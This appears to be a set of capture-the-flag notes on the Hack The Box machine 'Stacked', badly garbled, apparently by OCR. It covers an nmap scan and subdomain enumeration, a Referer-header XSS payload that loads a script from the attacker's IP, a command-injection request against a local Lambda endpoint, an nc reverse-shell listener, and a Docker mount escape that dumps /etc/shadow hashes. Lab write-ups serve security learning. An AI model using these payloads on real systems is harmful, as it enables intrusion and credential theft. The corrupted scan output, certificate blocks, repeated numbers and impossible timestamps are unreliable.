

Creds

Username Password Description

emails

- jtaint@stacked.htb
- adam perkin ?? ⇒ <u>aperkin@stacked.htb</u>

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41
2376	ssl/docker	???

Service Info: Host: stacked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Sat Dec 11 15:04:33 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.112 Nmap scan report for 10.10.11.112
Namp scan report for 10.10.11.112
Host is up, received echo-reply ttl 63 (0.045s latency).
Scanned at 2021-12-11 15:04:34 EST for 31s
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
  22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2pl Ubuntu
| ssh-hostkey:
| 3072 12:8f:2b:60:bc:21:bd:db:cb:13:02:03:ef:59:36:a5 (RSA)
  | 331 | 334 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 | 348 
     r-www.topsomusomPrvCutxy3sehingsAndienin5rd980-Much18s2pyCH22A0499T6Ltc+M9CUGOmSHFnAprwjNnysBPXtKJ5gSoSLan+SXTyAEwWjyqURlyc=
256 af:f3:lai6a:e7:13:a9:c0:25:32:d0:2c:be:59:33:e4 (ECDSA)
ecdsa-shaz-mistp256 AAAAEZVjZHMhLXMOYIItbalzdHxyNTYAAAIDmlZdHAyNTYAAABBBI10qVDyizaZrxfWDhxz+aFA4zvU+Kktzao3dpS3kN2DwZIaoa97CvCP4hXiQX2Y8EgkacdeKy3Jus9x7Nz4s8s=
256 39:59:d3:79:cd:0e:f0:24:d3:2c:f4:23:ce:d2:a6:f2 (E025519)
ssh-ed25519 AAAAC3NzaCllZDIINTESAAAAIFehegbrvmENNJtEYY2PxWevWPKwmTDmxhAi26CeOtFB
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.41
_http-ritle: Did not follow redirect to http://stacked.htb/
http-ritle: Did not follow redirect to http://stacked.htb/
               Supported Methods: GET HEAD POST OPTIONS
     _http-server-header: Apache/2.4.41 (Ubuntu)
376/tcp open ssl/docker? syn-ack ttl 63
ssl-cert: Subject: commonName=0.0.0.0
       Issuer: commonName=st
Public Key type: rsa
                                                                                                                                                                                                                                                                                                                                            K/organizationalUnitName=Some Section/emailAddress=support@stacked.htb/localityName=Some City
       Public Key bits: 4096
       Public Key bits: 4096
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2021-07-17T15:37:02
Not valid after: 2022-07-17T15:37:02
       MD5: c183 22e2 ble1 b979 9cef 4e64 285a 6fcb
SHA-1: f9c8 1145 c124 3226 3833 1fb2 9449 b4c3 cae7 2e8f
----BEGIN CERTIFICATE----
MIIFfjCCA2agAwIBAgIUZ/FIky8ZSMKuuFwl3TIYJHmTIllwDQYJKoZIhvcNAQEL
       BQAwgZUxCzAJBgNYBAYTALVLNRNwEQYDVQQIDApTb21lIFNBYXRlMRIWEAYDVQQH
DAlTb21lIENpdHkxEDAOBgNVBAOMB1NGYWNrZWQxFTATBgNVBASMDFNvbWJgU2Vj
dGlvbjEQMA4GA1UEAwwHc3RhY2tlZDE1MCAGCSqGSIb3DQEJARYTc3VwcG9ydEBz
        dGFja2VkLmh0YjAeFw0yMTA3MTcxNTM3MDJaFw0yMjA3MTcxNTM3MDJaMBIxEDAO
       BgNVBAMMBZAUMC4wLjAwggIiMAGCCSqGSIb3DQEBAQUAA4ICDwAwggIKAoICAQDH
xLhNDaM9vqmNiafy3K41AIDFjIAjK8pl5tGHVdgejNIp1F2tUD+anBZRQIpAkOW6
9fJyWnlHsBC1XBkiUcT4vWXObfkY343OAbHbfL6R6p2f8vj3uQbQkjtz9ajqQ6TL
        lH+MOggpH+gbWIOFOZJsvEkORnCwZ673C3FibzhwrWbUH+SvOcJi2Yammgw90v4b
        tn=nqqgpr*gsm.qrvc_35*cNqnindsp-3c-3rlozing woon+3you.art_animqusyoyu
dclaLtuc56xm.Xqqnjr23ThozQ/HmdlvvTmzZlUxwFTIJm+rMe84QzSSMtBLbphG
KFilaIlpkBqfq02FyVTQoybtmQeV3euSsD8+e3pfGQ/6smicuoses3RHb9k5Fyva
+wxrR6wbuElVLraKiqbgDnErgnbNJYYrcjoFqWJNNCAgDJ/F4b8PtnIpOdCdxIu2
        rIlIWvXsAHMJBaV4su+YCWg0pehoM+o0CDmnsQ7Rs06M57edjhs3+g2AlBDgsEAh
       BPK8VPLmu8iXePElRnerver8r2yNQcsmNftOoRLHdgldDusIxyBpLimpQhV04gh8
SIKMIanAoSSG10fbElbCfGsFT4rPmsj-a2BK/14EJ10GueIlehDSkAXBQV2e3Bw8
2gb40I22gw805bdwjjUORVSKivDsCZ14nkDbx1I48pKFVa6VDCou4JeeoiUcKEmR
        3mkh3q5NNBOkpD1gpq3bjlsfBL6aNh7xGptmsYj/XwIDAQABo0gwRjAvBgNVHREE
KDAmgglsb2NhbGhvc3SCB3N0YWNrZWSHBAAAAACHBH8AAAGHBKwRAAEwEwYDVR0l
BAwwCgYIKwYBBQUHAwEwOQYJKoZIhvcNAQELBQADggIBALTP1kELPcs4M7YIXUsU
        NfgThT5T2soFsXzz6aDP4sLakcoOX6mgZcD0K0pNUgzGHYCS5g0ZT5lvdg3dF9zw
       NIQTITI 3/250F5A22600F4526ACV07mBg2L0R06)putQ28T153QQ1;3yQqd0F3AW
BdUTXG23dV043mct2CP320bCVVFRD5uHCf53rC51/V9Qf3mVR+2jTgp2V5GASTt
Vkluenqnz+SZ8zs9VmkdV4v9eUfPfxv5jogFjn1E8MOgyr7wGqQwl/Rf8l4VqvxC
NM3yBq9Yf5gPz9T9pgd8ragEA04Y8To20lBRVBNUmaY+LVvgS4+nnjD8j8zxWLQc
       mnrzmsetkilA4czni-RzzPiFi6kosvYOvyblnNw5UnNw6SiJ5gXvTrWV9QQf08Fj
rHB883JEczUCOGcjwmklHANhtOxa5JKSkm290fC04Sv0sR42/EjvCzmNw31J07
zNNkOdT20WEVJUTOSP14XKWZvhE6WYV16EGv/HZUKNvc2cXQQFVR6F+0pEl
S02Nhv6JK0BK0BApualJkbfAjtf/AXs9rBradZbqd9v8CJ19p69k+vd6mG7Dc/A0p
        oHB3cv4piLy90mMj7Em+7GSWeRXxebJNYDxwwLqtltv/5jvE+or69dpOCTtunFEn
5pPJnTRUy+RcSA3cwhqtPDAt2kD4F33RGxtes9nYlUCnHd6+ES3trE+UEeG/5YAN
OuUflHphXpQ7WAV+RCufbEnX
```

```
|_----END CERIIFICATE----

Service Info: Host: stacked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .


# Nmap done at Sat Dec 11 15:85:85 2021 -- 1 IP address (1 host up) scanned in 32.22 seconds
```

/etc/hosts

10.10.11.112 stacked stacked.htb

Web Enumeration

stacked.htb



gobuster


vhosts

kali@kali:-\$ gobuster vhost -u http://stacked.htb -w /usr/share/seclists/Discovery/DNS/subdomains-topImillion-110000.txt -o buster/vhosts.log -r
...[snip]...
Found: portfolio.stacked.htb (Status: 200) [Size: 30260]
Found: *.stacked.htb (Status: 400) [Size: 424]

/etc/hosts


10.10.11.112 stacked stacked.htb portfolio.stacked.htb

portfolio.stacked.htb



php site

gobuster/



xss on referer

recon.php \Rightarrow 1.php from <u>xss_payloads</u>

```
kali@kali:-/www$ cat xssrecon.log

===START XSS INFO===

logtime: 2021-12-12 12:16:04
method: GET
scripturl: http://loj.loj.14.128/l.php
referer: http://ail.stacked.htb/read-mail.php?id=2
useragent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
userip: 10.10.11.112
==END XSS INFO===
```

/etc/hosts

10.10.11.112 stacked stacked.htb portfolio.stacked.htb mail.stacked.htb

mail redirects to stacked.htb... so will have to enumerate another way...



very intersting lets read that mail.... at /read-mail.php?id=1

Read Mai

Subject: S3 Instance Started

From: itaint@stacked.htb 2021-06-25 08:30:00

Tel:

Referer:

Hey Adam, I have set up S3 instance on s3-testing stacked.htb so that you can configure the IAM users, roles and permissions. I have initialized a serverless instance for you to work from but keep in mind for the time being you can only run node instances. If you need anything let me know. Thanks.

```
Reply Forward

Delete Print

Version 3.1.0
```

Version 3.1.0
Copyright © 2014-2021 AdminLTE.io. All rights reserved.

/etc/hosts

```
10.10.11.112 stacked stacked.htb portfolio.stacked.htb mail.stacked.htb s3-testing.stacked.htb
```

Gobuster

```
kali@kali:-$ gobuster dir -u http://s3-testing.stacked.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/s3.log

...[snip]...
/health (Status: 200) [Size: 261]
/shell (Status: 200) [Size: 0]
/server-status (Status: 403) [Size: 287]
/shells (Status: 500) [Size: 158]

...[snip]...
```

{"security-credentials": {"default-role": {"AccessKeyId": "test-key", "SecretAccessKey": "test-secret-key", "Token": "test-session-token", "Expiration": "2021-12-13T20:16:48Z"}}}

```
kali@kali:-$ aws configure --profile stacked
AWS Access Key ID [None]: test-key
AWS Secret Access Key [None]: test-secret-key
Default region name [None]: US
Default region name [None]: US
```

xss

```
POST /process.php HTTP/1.1
Host: portfolio.stacked.htb
Content-Length: 69
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://portfolio.stacked.htb
Referer: cscript src=http://lo.10.14.128/2.js'></script>
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
fullname=x&email=test%40test.htb&tel=123456789012&subject=x&message=x
```

exploit

```
POST /lambda/test%3btouch%20sonartest.txt/code HTTP/1.1
Host: 127.0.0.1:8080
sec-ch-ua: " Not A;0rand";v="99", "Chromium";v="96"
sec-ch-ua-platform: "Linux"
Upgrad=Insecure-Requests: 1
User-Agent: Mozilly/s.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9;image/avif,image/webp,image/appg,*/*;q=0.8;application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/json
Content-Length: 45

{"functionName": "abc", "awsEnvironment": "abc"}
```

Docker Privilege escalation

Create lambda

First I created a basic python scipt called test.py

set up nc listener on 9002 from exploit above

invoke lambda

/dev/shm \$ aws --endpoint-url http://localhost:4566 lambda invoke --function-name test output.txt

root (Docker)

on host machine build docker image

sudo docker pull bash sudo docker save > bash ta

Root → machine root

to view current docker images

docker images

ensure image loaded

locker image

ocker run --rm -it -v /:/host/ bash chroot /host/ ba

root

uname -a

```
rootge9618f738914:-# uname -a
Linux e9619f738914 5.4.0-84-generic #94-Ubuntu SMP Thu Aug 26 20:27:37 UTC 2021 x86_64 x86_64 GNU/Linux
```

id & whoami

```
root@e9618f738014;-# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
root@e9618f738014;-# whoami
root
```

root.txt

root@e9618f738014:~# cat root.txt

/etc/shadow

```
root@e9618f738014:~# cat /etc/shadow
root;$6$F1hSt8DMC1\SDos\$9kkppjsnuUeN.tVdrU03B8diyM.nPbcDx4B63UJ42NNTTa8bCezvAwYtx3nHcIA.ml.nW29uKwY007H/BJTp7.:18828:0:99999:7:::
...[snip]...
ec2-user:$6$fpy0j7dA0gzjfiJM$.vIh/M0ZQyQLB2z7uanJkQH/KAF66bM.1MPcb5E1BZ/SCeZ9NVxTG67uupiwQQlNd4.D9dDb8G0leT9pXsmJ11:18828:0:99999:7:::
...[snip]...
adam:$6$pz/4Tc0.F099KB0r$/oraLFzlePnUyfLRYeE4ZrlCoEJR\NHM05d3dkQjli.CQJueeMCE26QwZ5KtvP08SB2Cmfu45yE5JHN0yZzRX1:18822:0:99999:7:::
```